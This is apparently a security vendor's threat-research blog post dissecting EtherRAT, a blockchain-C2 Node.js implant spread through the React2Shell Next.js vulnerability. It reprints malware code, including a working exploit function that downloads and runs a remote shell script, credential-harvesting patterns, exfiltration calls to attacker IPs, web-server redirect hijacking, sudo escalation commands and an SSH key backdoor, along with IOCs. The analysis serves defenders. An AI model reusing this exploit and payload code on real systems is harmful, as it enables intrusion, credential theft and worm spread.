EtherRAT dissected: How a React2Shell implant delivers 5 payloads through blockchain C2

By Sysdig Threat Research Team

Published: 2025-12-16 · Archived: 2026-04-05 18:55:03 UTC

On December 8, the Sysdig Threat Research Team (TRT) reported that a possible North Korean-linked actor had deployed EtherRAT, a novel Ethereum-based implant, in React2Shell attacks. The malware goes beyond other

React2Shell cryptomining attacks, blending command and control (C2) traffic into blockchain activity and aggressively harvesting credentials. Furthermore, the EtherRAT payloads never touch the disk, since they are run by Node.js. This is another example of fileless malware, which is becoming more common.

This blog marks the first time the React2Shell exploit has been publicly documented in active malware.


Following its initial EtherRAT report, the Sysdig TRT retrieved live payloads from the attacker's C2 infrastructure. This new blog examines the details of five modules found in the C2, revealing the full post-compromise capabilities of EtherRAT:

1. system reconnaissance
2. credential harvesting
3. a self-propagating worm
4. web server hijacking
5. SSH backdoor installation

The implant's blockchain-based C2 also provides an unexpected forensic advantage for defenders: every infrastructure change is permanently recorded on Ethereum.

The Sysdig TRT also discovered the presence of a Commonwealth of Independent States (CIS) country exclusion, complicating the initial attribution, which is explored in the first payload section, system reconnaissance. Regardless of who is behind EtherRAT, what's more important is understanding the threat to be able to defend against it.

Before exploring the 5 payloads the Sysdig TRT uncovered, let's review both React2Shell and EtherRAT.



Recap: EtherRAT and React2Shell exploitation

On December 5, 2025, two days after CVE-2025-55182 disclosure (a maximum-severity remote code execution (RCE) in React Server Components), the Sysdig TRT recovered EtherRAT from a compromised Next.js

application. Unlike miners and stealers seen in early, China-linked React2Shell exploitation, EtherRAT is a persistent access implant.

Key characteristics:

- **Blockchain-based C2**: Queries an Ethereum smart contract for the current C2 URL, avoiding hardcoded infrastructure.
- **Consensus-based RPC queries**: Polls nine public Ethereum endpoints, selecting the majority response to prevent poisoning.
- **Five persistence mechanisms**: Systemd services, XDG autostart, `cron jobs`, `bashrc` injection, and profile injection.
- **Self-updating payload**: Sends its source to `/api/reobf/` on first contact and replaces itself with the response.
- **Legitimate runtime download**: Fetches Node.js v20.10.0 from nodejs.org rather than bundling a flagged binary.

Server-side Node.js implants remain uncommon, though Microsoft Defender Experts noted in April 2025 that they're "quickly becoming a part of the continuously evolving threat landscape." Targeting Next.js guarantees Node.js availability.

For full technical details of EtherRAT, see the Sysdig TRT's initial analysis.

Blockchain forensics: Reconstructing attacker operations

The blockchain mechanism that provides resilient C2 resolution for the attacker also creates an immutable forensic record for researchers. Every C2 URL update is permanently recorded on Ethereum with timestamps, transaction hashes, and wallet addresses. The attacker cannot delete or modify this history.

The Sysdig TRT developed custom tooling to extract and analyze the contract's state changes via historical binary search. Full transaction history is available on the deployer wallet's Etherscan page, but a sample is in the table below:

Contract deployment timeline example

Event	Timestamp (UTC)	Transaction
Attacker wallet funded	2025-12-05 19:10:23	`0xf74ed49b...`
Contract deployed	2025-12-05 19:13:47	`0x79708059...`
Initial C2 URL set	2025-12-05 19:19:59	`0xe4efe4d2...`

The contract was deployed on December 5, 2025, at 19:13:47 UTC, approximately five hours after CISA added CVE-2025-55182 to its Known Exploited Vulnerabilities catalog. The attacker's wallet received funding just three minutes before deployment, and the first C2 URL was configured six minutes after the contract went live. This tight sequence suggests the attacker had their exploit ready and moved quickly to operationalize it.

Primary C2 contract details

The lookup key is the attacker's own deployer wallet address. This design pattern ties the contract's data retrieval to a known address, but it also means the attacker's wallet is embedded in every deployed implant.

C2 URL change history

The contract recorded nine state changes over three days:

Timestamp (UTC)	Block	C2 URL	Notes
2025-12-05 19:19	23,948,771	`http://91.215.85.42:3000`	Initial C2
2025-12-06 16:53	23,955,140	`http://173.249.8.102/`	Secondary server
2025-12-06 16:54	23,955,143	`http://173.249.8.102`	Trailing slash removed
2025-12-06 19:22	23,955,874	`http://91.215.85.42:3000`	Primary server
2025-12-06 20:02	23,956,075	`http://173.249.8.102`	Secondary server
2025-12-06 20:09	23,956,110	`http://91.215.85.42:3000`	Primary server
2025-12-08 00:22	23,964,494	`https://grabify.link/SEFKGU`	IP logging service
2025-12-08 00:24	23,964,503	`https://grabify.link/SEFKGU?dry87932wydes/fdsgdsfdsjfkl`	Modified Grabify URL
2025-12-08 00:33	23,964,550	`http://91.215.85.42:3000`	Primary server (current)

The switching between `91.215.85.42:3000` and `173.249.8.102` on December 6th indicates the attacker is using at least two C2 servers. The one-minute gap between entries two and three (removing a trailing slash) suggests a manual configuration correction.

Victim enumeration via Grabify

The most revealing detail from the attacker’s C2 infrastructure is the temporary insertion of a Grabify link on December 8th. Grabify logs visitor IPs, user agents, and geolocation.

The attacker configured the C2 resolver to return `https://grabify.link/SEFKGU` for approximately 11 minutes. Any infected machine polling for C2 would connect to Grabify and log to the attacker's dashboard. After this window, they reverted to the primary C2, consistent with enumerating active infections.

OPSEC tradeoffs

The blockchain C2 provides resilience but creates forensic exposure:

- **Single wallet exposure**: All nine updates originate from wallet 0xe941a9b2..., permanently associated with EtherRAT.
- **Immutable audit trail**: Every C2 URL, including the Grabify link, is permanently recorded. Traditional C2 can be erased; blockchain cannot.
- **Funding chain visibility**: The wallet was funded by 0x14afddd6... three minutes before deployment.
- **Third-party service usage**: Grabify maintains logs, potentially including the attacker's IP.

Payload analysis #1: System reconnaissance

By querying the blockchain contract, the Sysdig TRT retrieved live payloads from the attacker's infrastructure. The first is a reconnaissance module that fingerprints infected hosts.

CIS country exclusion

The most significant finding is a locale check that causes the malware to self-destruct on systems configured for certain languages:

```
 const _chkLocale = () => {
    const banned = ['ru','be','kk','ky','tg','uz','hy','az','ka'];
    // ... checks system locale against banned list
};

if (_chkLocale()) {
    _selfDestruct();
    return;
}
```

The banned locales correspond to the Commonwealth of Independent States (CIS) countries:

Code	Language	Country
`ru`	Russian	Russia
`be`	Belarusian	Belarus
`kk`	Kazakh	Kazakhstan
`ky`	Kyrgyz	Kyrgyzstan

Code	Language	Country
`tg`	Tajik	Tajikistan
`uz`	Uzbek	Uzbekistan
`hy`	Armenian	Armenia
`az`	Azerbaijani	Azerbaijan
`ka`	Georgian	Georgia

This "CIS exclusion" pattern is well-documented in Russian and Eastern European cybercrime reporting. Actors from these regions exclude CIS countries to avoid local legal ramifications.

Although a majority of EtherRAT tactics, techniques, and procedures (TTPs) align with Democratic People's Republic of Korea (DPRK)-linked threat actors, the presence of the CIS country exclusion conflicts with DPRK attribution. North Korean actors don't typically implement CIS exclusions. This suggests either the attacker is:

- A CIS-based actor who added the exclusion and is using shared, reported tooling from DPRK to add obfuscation.
- A DPRK- or otherwise non-CIS-based actor who copied a portion of code from Russian tooling that included the exclusion.
- Using a red herring to mislead investigators.

System information collection

The payload collects extensive host data for victim profiling:

Category	Data collected
Identity	Username, hostname, MAC address, machine GUID
Hardware	CPU model/cores, total/free memory, GPU
Network	Public IP (via ipify APIs), domain membership
Environment	OS version, architecture, Node.js version, uptime
Security	Antivirus products, admin/root privileges

The domain membership check is particularly notable in a multi-platform attack script. It determines whether the host is part of an Active Directory domain and whether the current user has administrative privileges:

```
const getDomainInfo = () => {
   let domain = 'WORKGROUP', inDomain = false, isAdmin = false;
   // Windows: checks Win32_ComputerSystem.PartOfDomain
   // Linux: checks hostname -d / dnsdomainname
```

```
    // Also checks for admin via 'net session' (Windows) or UID 0 (Linux)
    return { domain, inDomain, isAdmin };
};
```

This profiling data allows operators to identify high-value targets (domain-joined corporate systems with administrative access) for further exploitation.

The GPU enumeration is also significant. Detailed GPU detection across multiple methods (`lspci` , `glxinfo` , WMI queries) suggests operators are evaluating systems for cryptomining potential, which aligns with opportunistic cryptomining seen in early React2Shell exploitation by other attackers.

Antivirus detection

The payload checks for security products on both Windows and Linux to operate in both environments:

```
 // Windows: queries SecurityCenter2 WMI namespace
// Linux: searches process list for known AV processes
const avProcesses = ['clamd', 'freshclam', 'sophos', 'avast', 'eset', 'kaspersky', 'comodo'];
```

C2 exfiltration

Collected data is exfiltrated via HTTP POST with aggressive retry logic (up to 100 attempts with exponential backoff):

```
 const serverUrl = "http://91.215.85.42:3000";
const hwid = getHWID();
const postUrl = `${serverUrl}/${hwid}`;

await sendWithRetry(postUrl, info);
```

Payload analysis #2: Credential harvester

A second payload reveals EtherRAT's primary objective: comprehensive credential and cryptocurrency theft, delivered after initial reconnaissance. It targets crypto wallets in a more sophisticated manner than the typical light scanning often seen, while also collecting over 50 other types of credentials.

BIP39 seed phrase detection

The payload embeds the complete BIP39 wordlist, consisting of all 2,048 words used to generate cryptocurrency wallet seed phrases:

```
const BIP39_WORDS = [
   "abandon", "ability", "able", "about", "above", "absent", "absorb", "abstract",
   // ... 2,040 additional words
```

```
    "zero", "zone", "zoo"
];

const BIP39_SET = new Set(BIP39_WORDS);
```

The harvester uses two detection methods. First, it searches for BIP39 words near terms like `mnemonic`, `seed`, `recovery`, or `wallet`. Second, it performs a sliding window scan, checking every sequence of 12–24 consecutive words against the BIP39 set:

```
 for (const len of [24, 21, 18, 15, 12]) {
    if (words.length >= len) {
        const slice = words.slice(0, len);
        if (slice.every(w => BIP39_SET.has(w))) {
            addFinding('seed_phrase', filePath, slice.join(' '));
            break;
        }
    }
}
```

This two-part approach prioritizes 24-word phrases (256 bits of entropy) over shorter variants, maximizing the value of recovered seeds.

File-based BIP39 scanning is an emerging technique. SANS ISC documented a Python infostealer in November 2024 using this approach, but EtherRAT's implementation is more sophisticated:

Feature	SANS-documented stealer	EtherRAT harvester
BIP39 validation	External `mnemonic` module	Embedded 2,048-word array
Detection method	Line-by-line check	Keyword search + sliding window
Phrase lengths	12, 16, 24 words	12, 15, 18, 21, 24 words
Dependencies	Requires `pip install` at runtime	Self-contained
Private key validation	None	secp256k1 curve order check

The embedded wordlist, sliding window scan, and elliptic curve validation demonstrate cryptocurrency expertise beyond typical stealers.

Targeted secret patterns

The credential harvester includes 50+ regex patterns organized by category:

Category	Patterns	Examples
Crypto keys	4	Ethereum private keys (64 hex chars), PEM/SSH private keys
GitHub/Git	8	`ghp_` , `gho_` , `github_pat_` , GitLab `glpat-` , Bitbucket `ATBB`
Cloud providers	14	AWS `AKIA` , GCP `AIza` , Azure SAS tokens, DigitalOcean `dop_v1_`
Database	6	PostgreSQL/MySQL/MongoDB/Redis connection strings, `DB_PASSWORD`
API Keys	17	Stripe `sk_live_` , SendGrid `SG.` , Slack `xox[baprs]-` , OpenAI `sk-` , Anthropic `sk-ant-`
Wallets	2	Bitcoin WIF keys `([5KL][1-9A-HJ-NP-Za-km-z]{50,51})` , Ethereum keystores

The Ethereum private key validation doesn't just match 64-character hex strings but validates against the secp256k1 curve order:

```
 const isValidPrivateKey = (hex) => {
    if (!/^[a-fA-F0-9]{64}$/.test(hex)) return false;
    const bn = BigInt('0x' + hex);
    const max = BigInt('0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364140');
    return bn > 0n && bn < max;
};
```

This eliminates false positives from random hex strings and indicates familiarity with cryptocurrency internals.

Wallet directory harvesting

The payload specifically targets cryptocurrency wallet storage locations:

Windows:

- `%APPDATA%\Ethereum,` `%APPDATA%\Bitcoin` , `%APPDATA%\Exodus` , `%APPDATA%\atomic`
- `%LOCALAPPDATA%\Coinbase` , `%APPDATA%\Electrum`
- Chrome/Brave extension storage (MetaMask, Phantom, etc.)

Linux:

- `~/.ethereum` , `~/.bitcoin` , `~/.exodus` , `~/.atomic` , `~/.electrum`
- `~/.config/google-chrome/Default/Local Extension Settings`
- `~/.config/BraveSoftware/Brave-Browser/Default/Local Extension Settings`

Browser extension storage is particularly valuable because this is where browser-based wallets like MetaMask store encrypted vault data. With the encrypted vault and a weak password, attackers can brute-force access to

wallet keys.

Cloud and infrastructure credential theft

Beyond cryptocurrency, the harvester targets cloud provider and infrastructure credentials:

AWS:

- `~/.aws/credentials`, `~/.aws/config`
- Access keys (`AKIA`), secret keys, session tokens

Google Cloud:

- `~/.config/gcloud/credentials.db`, `application_default_credentials.json`
- Service account JSON files

Azure:

- `~/.azure/accessTokens.json`, `azureProfile.json`

Kubernetes:

- ~`/.kube/config`, `/etc/kubernetes/admin.conf`

Other:

- Docker configs, Git credentials, Terraform state files
- SSH private keys (`id_rsa`, `id_ed25519`, `id_ecdsa`)
- HashiCorp Vault tokens, npm/pip credentials

Interesting files and scan strategy

The payload maintains a list of 50+ high-value filenames:

```
const INTERESTING_FILES = [
   '.env', '.env.local', '.env.production', '.env.development', '.env.staging',
   'wallet.json', 'keystore.json', 'wallet.dat', 'key.json',
   'id_rsa', 'id_ed25519', 'id_ecdsa', 'id_dsa',
   '.npmrc', '.pypirc', '.netrc', '.htpasswd',
   'docker-compose.yml', '.git-credentials',
   'terraform.tfvars', '*.tfstate',
   'service-account.json', 'firebase-adminsdk.json',
   // ... additional files
];
```

The scan recursively walks search directories (home directories, `/var/www`, `/opt`, `/srv,` `/etc` on Linux; `C:\Users,` `C:\inetpub\wwwroot`, XAMPP/WAMP roots on Windows) up to 10 levels deep, examining files that match interesting names or extensions (`.env`, `.json`, `.yml`, . `key`, `.pem`, etc.).

This exhaustive payload scanner indicates that the attacker's objective goes beyond opportunistic cryptomining or basic credential harvesting. It ensures any file likely to contain credentials, API keys, certificates, and other sensitive data is identified, leaving no stone unturned.

The code also includes anti-detection logic that skips files that appear to be its own payloads and avoids obfuscated content:

```
 // Skip payload/bot files
const fileName = path.basename(filePath).toLowerCase();
if (/^\.?[a-z0-9]{6,12}\.js$/.test(fileName)) return;
if (fileName.includes('payload') || fileName.includes('loader')) return;
```

Shell history mining

The harvester reads shell history files to extract credentials from command-line history:

```
 const histFiles = isWin ? [
    'AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt',
] : [
    '~/.bash_history', '~/.zsh_history',
    '/root/.bash_history', '/root/.zsh_history',
];
```

Developers frequently pass credentials as command-line arguments or environment variables, making shell history a reliable source of leaked secrets.

Exfiltration

Once collected from the extensive search of the compromised system, harvested credentials are exfiltrated to the same C2 server via a dedicated endpoint:

```
 const serverUrl = "http://91.215.85.42:3000";

await fetch(`${serverUrl}/crypto/keys`, {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({
        botHwid: getHWID(),
        ip: await getPublicIP(),
        hostname: os.hostname(),
        findings  // Array of all discovered secrets
    })
});
```

The `/crypto/keys` endpoint name and the extensive cryptocurrency-focused collection capabilities confirm financial theft as the primary objective.

Payload analysis #3: React2Shell worm

The third payload retrieved from the C2 server transforms EtherRAT from a standalone implant into a self-spreading worm (bringing back painful memories of the Shai-Hulud worm seen twice in the fall). This module continuously scans the internet for vulnerable Next.js servers and exploits React2Shell (CVE-2025-55182) to propagate the same vulnerability used in the initial compromise.

Scanning infrastructure

The worm generates random IP addresses and probes common web ports:

```
 const PORTS = [80, 443, 3000, 3001, 8080, 8443];
const CONCURRENCY = 500;
const TIMEOUT = 3000;
```

With 500 concurrent connections and a three-second timeout, a single infected host can scan approximately 10,000 IP:Port combinations per minute. The scanner excludes its own IP addresses to avoid self-detection but notably includes private network ranges (10.x.x.x, 172.16-31.x.x, 192.168.x.x), enabling lateral movement within compromised networks.

Next.js fingerprinting

Before attempting exploitation, the worm identifies Next.js servers through multiple detection methods:

```
 const isNext = async (ip, port) => {
    const res = await req(ip, port);
    if (!res) return false;
    const h = res.headers, b = res.body || '';
    return h['x-powered-by']?.includes('Next.js') ||
           h['x-nextjs-page'] ||
           b.includes('/_next/') ||
           b.includes('__NEXT_DATA__');
};
```

The fingerprinting checks for the `X-Powered-By: Next.js` header, the `X-NextJS-Page` header, and Next.js artifacts in the response body (`/_next/` static paths or the `__NEXT_DATA__` hydration script). This multi-method approach maximizes detection even when servers have partial header suppression.

CVE-2025-55182 exploit

The `rce` function contains a working React2Shell exploit. This is the first time this payload structure has been publicly documented in active malware:

```
const rce = async (ip, port) => {
   const cmd = `(curl -s ${SHELL_URL} -o /tmp/s.sh||wget -q -O /tmp/s.sh ${SHELL_URL})&&chmod +x /tmp/s.sh&&/tr
   const b64 = Buffer.from(cmd).toString('base64');
   const code = `var cp=process.mainModule.require("child_process");try{cp.exec("echo ${b64}|base64 -d|sh")}cat

   const chunk = JSON.stringify({
       then: '$1:__proto__:then',
       status: 'resolved_model',
       value: '{"then":"$B1337"}',
       reason: -1,
       _response: {
           _prefix: code + '//',
           _chunks: '$Q2',
           _formData: { get: '$1:constructor:constructor' }
       }
   });

   // Multipart form construction...
   const res = await req(ip, port, {
       method: 'POST',
       headers: {
           'Content-Type': `multipart/form-data; boundary=${bd}`,
           'Next-Action': 'a'.repeat(40)
       },
       body
   });
};
```

The exploit uses prototype pollution (`$1:__proto__:then`) combined with React Server Components' streaming protocol to achieve remote code execution. Key elements include the `Next-Action` header (40 characters, triggering Server Action processing), a malformed multipart payload that pollutes the response object prototype, and constructor chain access (`$1:constructor:constructor`) to reach the Function constructor. The `_response._prefix` field contains the actual payload, Node.js code that uses `child_process.exec()` to run shell commands.

Secondary C2 infrastructure

The worm reveals a second C2 server:

```
const SHELL_URL = 'http://193.24.123.68:3001/gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh';
```

Server	Role	Port
`91.215.85.42`	Primary C2 (recon, credentials)	3000

Server	Role	Port
`193.24.123.68`	Propagation payload delivery	3001

The second server hosts the shell script deployed to newly compromised hosts. The potentially obfuscated filename (`gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh`) provides minimal protection against automated detection.

Worm targeting

The module runs indefinitely, continuously generating targets:

```
 while (true) {
    const ips = Array.from({ length: 10 }, randIP);
    for (const ip of ips) {
        for (const port of PORTS) {
            // Scan and exploit...
        }
    }
}
```

Successful compromises are logged locally:

```
 const logFile = path.join(os.tmpdir(), 'nextjs_scan.log');
// [FOUND] 192.168.1.50:3000  - Next.js detected
// [SHELL] 192.168.1.50:3000  - Exploit successful
```

This log file could be exfiltrated by subsequent C2 tasking, giving the attackers visibility into the worm's propagation success rate.

Lateral movement implications

Unlike typical internet worms that skip private IP ranges, the EtherRAT worm explicitly includes them:

```
 const randIP = () => {
    const a = Math.random() * 256 | 0;
    if (a === 0 || a >= 224) return randIP();  // Skip 0.x.x.x and multicast
    // Private ranges (10.x, 172.16-31.x, 192.168.x) are NOT excluded
    const ip = `${a}.${...}`;
    if (ownIPs.has(ip)) return randIP();  // Only skip own IPs
    return ip;
};
```

This means a single compromise in a corporate environment can propagate to internal Next.js development servers, CI/CD pipelines, and staging environments, significantly expanding the attack surface beyond the initially

compromised host.

Payload analysis #4: Web server hijacker

The fourth payload retrieved from the C2 server is rarely seen anymore. Rather than stealing data, it hijacks the compromised server's web traffic. The module rewrites nginx and Apache configurations to redirect all visitors to xss.pro, a notorious Russian-language cybercrime forum.

Target Domain

```
 const TARGET_DOMAIN = 'xss.pro';
const TARGET_URL = `https://${TARGET_DOMAIN}`;
const WEBHOOK_URL = 'https://webhook.site/63575795-ee27-4b29-a15d-e977e7dc8361';
```

XSS.pro is the replacement clearweb domain for the XSS forum, one of the largest Russian-language cybercrime marketplaces. The forum's original domain (xss.is) was seized by Europol in July 2025, and its administrator, "Toha," was arrested in Kyiv after allegedly earning over €7 million from ad placements and service fees. The xss.pro domain emerged in August 2025 under new, unverified administration.

The forum's current status is uncertain. Former moderators abandoned the platform and launched a competing forum (DamageLib), warning that xss.pro is likely a law enforcement honeypot. User activity reportedly collapsed, and most reputable threat actors have migrated elsewhere. The presence of this redirect target in an active December 2025 payload suggests either that the attacker hasn't updated their tooling since before the July seizure, or they maintain affiliate relationships with whoever currently controls the domain.

Regardless of the forum's current state, the intended monetization model is clear: the forum's historical ad-based revenue structure meant that driving visitors generated income for actors with advertising arrangements. This represents a low-effort monetization path for compromised infrastructure. Rather than maintaining separate malware delivery or phishing pages, the attacker simply redirects all traffic to an existing platform where volume translates to revenue.

The redirect mechanism itself is notably unsophisticated. The payload uses HTTP 301 permanent redirects, meaning visitors see the URL change in their browser address bar: they type legitimate-site.com, for example, and then visibly land on xss.pro. This is not a transparent proxy or hidden iframe that conceals the destination. Users would immediately notice something is wrong, particularly if xss.pro displays a login page, error, or seizure banner. This blunt approach suggests the payload prioritizes volume over stealth, functioning more as service disruption or crude traffic generation than a targeted attack. It could also be a Denial of Service attack where the victim's users get redirected.

Server-side redirect malware targeting nginx and Apache was a well-documented threat in the early 2010s. Campaigns like Darkleech infected tens of thousands of servers with malicious Apache modules that injected hidden iframes to redirect visitors to exploit kits. That ecosystem largely collapsed after the Blackhole exploit kit takedown in 2013, and public reporting on comparable nginx/Apache redirect malware has been sparse since.

EtherRAT's web server hijacker payload represents a cruder approach than its predecessors (config replacement rather than module injection), but its presence in an active 2025 campaign suggests the technique is seeing renewed use for forum traffic monetization.

Nginx configuration hijacking

The payload systematically processes nginx configuration directories:

```
 const dirs = [
    '/etc/nginx/sites-enabled',
    '/etc/nginx/conf.d',
    '/etc/nginx/sites-available'
];
```

For each configuration file, it extracts existing SSL certificates and server names, then replaces the entire configuration with a redirect:

```
 let newConf = `# Redirect to ${TARGET_URL}\n`;

if (has443) {
    const sslCert = ssl?.cert || '/etc/ssl/certs/ssl-cert-snakeoil.pem';
    const sslKey = ssl?.key || '/etc/ssl/private/ssl-cert-snakeoil.key';

    newConf += `server {
    listen 443 ssl;
    listen [::]:443 ssl;
    server_name ${serverName};
    ssl_certificate ${sslCert};
    ssl_certificate_key ${sslKey};
    return 301 ${TARGET_URL}$request_uri;
}\n`;
}
```

The payload preserves existing SSL certificates to maintain HTTPS functionality, so visitors see a valid certificate for the original domain before being redirected. Original configurations are backed up with a .bak extension before modification.

Apache hijacking

Apache configurations receive similar treatment, with existing virtual hosts disabled and replaced with a universal redirect:

```
 const redirect = `<VirtualHost *:80>
    ServerName _default_
    Redirect 301 / ${TARGET_URL}/
```

```
</VirtualHost>
<VirtualHost *:443>
    ServerName _default_
    SSLEngine on
    SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
    SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
    Redirect 301 / ${TARGET_URL}/
</VirtualHost>`;

fs.writeFileSync(path.join(dir, '000-redirect.conf'), redirect);
```

The `000-` prefix ensures the redirect configuration loads first, taking precedence over any remaining configurations.

Privilege escalation attempts

If the payload runs without root privileges, it attempts to re-execute the hijacking logic with elevated permissions:

```
 const cmds = [
    `sudo node -e "${elevateScript.replace(/"/g, '\\"').replace(/\n/g, '')}"`,
    `sudo su -c 'node -e "${elevateScript...}"'`
];
```

The `node -e` flag executes JavaScript passed directly as a command-line argument, avoiding the need to write a separate script file to disk. By wrapping this in `sudo`, the payload attempts to run the nginx modification code as root. This approach leaves fewer filesystem artifacts than dropping and executing a temporary script.

Reconnaissance exfiltration

Before and after modification, the payload reports extensive system information to a “webhook.site” endpoint:

```
 const report = {
    hostname: os.hostname(),
    ip: run('curl -s ifconfig.me'),
    user: os.userInfo().username,
    uid: process.getuid ? process.getuid() : -1,
    platform: os.platform(),
    target: TARGET_URL,
    logs,
    nginxTest: run('nginx -t 2>&1'),
    apacheTest: run('apachectl -t 2>&1'),
    services: run('ps aux | grep -E "nginx|apache|httpd|caddy"'),
    configs: run('ls -la /etc/nginx/sites-enabled/ /etc/nginx/conf.d/'),
    timestamp: new Date().toISOString()
};
```

The use of “webhook.site” (a legitimate debugging service) for exfiltration is notable because it provides a disposable, anonymous endpoint that doesn't require attacker-controlled infrastructure.

Payload analysis #5: SSH backdoor

The fifth payload is the simplest in the EtherRAT toolkit, a classic SSH persistence mechanism that appends the attacker's public key to the victim's `authorized_keys` file:

```
 const publicKey = 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDF...IFKa4w== root@vps';

const sshDir = path.join(os.homedir(), '.ssh');
const authKeysPath = path.join(sshDir, 'authorized_keys');

// Create .ssh directory if missing (with correct 700 permissions)
if (!fsSync.existsSync(sshDir)) {
    await fs.mkdir(sshDir, { mode: 0o700 });
}

// Append key if not already present
if (!existingKeys.includes(publicKey.trim())) {
    await fs.writeFile(authKeysPath, existingKeys + '\n' + publicKey, { mode: 0o600 });
}
```

The implementation is non-destructive. It appends to existing authorized keys rather than overwriting, avoiding disruption to legitimate access that might alert administrators. The payload creates the `.ssh` directory with `0o700` permissions and writes `authorized_keys` with `0o600`, matching OpenSSH's expected permission model.

SSH key IOC:

```
 Fingerprint: SHA256:1RquAvdtW48Ken6IVUZi/o4liu1SXlvezhgjb2fnvBg
Comment: root@vps
```

Any system with this key in an `authorized_keys` file should be considered compromised. The full public key is included in the IOCs section below.

Indicators of compromise

Ethereum infrastructure

Type	Value
Smart contract	`0x22f96d61cf118efabc7c5bf3384734fad2f6ead4`
Deployer wallet	`0xe941a9b283006f5163ee6b01c1f23aa5951c4c8d`

Type	Value
Funding wallet	`0x14afddd627fb0e039365554f8bbdb881ecb1c708`

C2 Servers

IP Address	Port	Purpose
`91.215.85.42`	3000	Primary C2 (recon, credentials)
`173.249.8.102`	80	Secondary C2
`193.24.123.68`	3001	Worm payload delivery

URLs

```
 http://91.215.85.42:3000/{hwid}                              # Recon exfiltration
http://91.215.85.42:3000/crypto/keys                         # Credential exfiltration
http://193.24.123.68:3001/gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh     # Worm shell script
https://grabify.link/SEFKGU                                  # IP logger (briefly used)
https://webhook.site/63575795-ee27-4b29-a15d-e977e7dc8361    # Web hijacker exfil
```

Web hijacker target

```
 xss.pro
```

SSH backdoor key

```
 Fingerprint: SHA256:1RquAvdtW48Ken6IVUZi/o4liu1SXlvezhgjb2fnvBg
Comment: root@vps

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDFTxaWmhQkYYF2LgNsAumFqxUiUSv8YEd7DRE9Wb076YxY0fGn4scWzmQnIP/xsrynapcrGKhE
```

Filesystem artifacts

Path	Description
`/tmp/nextjs_scan.log`	Worm scan results
`/etc/nginx/sites-enabled/*.bak`	Backup of original nginx configs
`/etc/nginx/conf.d/*.bak`	Backup of original nginx configs
`/etc/apache2/sites-available/*.disabled`	Disabled Apache vhosts

Path	Description
`/etc/apache2/sites-available/000-redirect.conf`	Apache hijacker config
`~/.ssh/authorized_keys`	SSH backdoor persistence

Network signatures

Worm scanning:

- High-volume connections to ports 80, 443, 3000, 3001, 8080, 8443
- Includes private IP ranges (10.x, 172.16-31.x, 192.168.x)

React2Shell exploit:

- HTTP requests with `Next-Action` header (40 random alphanumeric characters)
- POST body containing `$1:__proto__:then` (prototype pollution signature)

Recon exfiltration:

- POST requests to `/{hwid}` endpoint where hwid matches the pattern of a hardware identifier

CIS country exclusion

The reconnaissance payload self-terminates if the system locale matches:

```
 ru, be, kk, ky, tg, uz, hy, az, ka
(Russia, Belarus, Kazakhstan, Kyrgyzstan, Tajikistan, Uzbekistan, Armenia, Azerbaijan, Georgia)
```

Conclusion

EtherRAT demonstrates how threat actors can combine commodity techniques into an effective multi-stage implant. The blockchain C2 provides resilience against takedowns while creating an immutable audit trail that works against the attacker. The payload collection covers the full spectrum: reconnaissance for target evaluation, credential harvesting for financial theft, worm propagation for expanding access, web server hijacking for traffic monetization, and SSH keys for persistent access independent of C2.

However, EtherRAT attribution remains complicated. The Sysdig TRT's initial reporting assessed a probability of DPRK-nexus activity based on AES-256-CBC loader patterns seen in Contagious Interview campaigns without being able to compare code between the campaigns. The CIS country exclusion, xss.pro redirects, and webhook.site exfiltration, more commonly associated with Russian-speaking threat actors, contradicts the team’s initial North Korean attribution. Taken together, attribution evidence suggests either a CIS-based operator, shared tooling, or deliberate false flags.

What remains clear is that React2Shell exploitation is actively being weaponized, and organizations running vulnerable Next.js deployments face threats from multiple actors.

About the author

Test drive the right way to defend the cloud with a security expert

---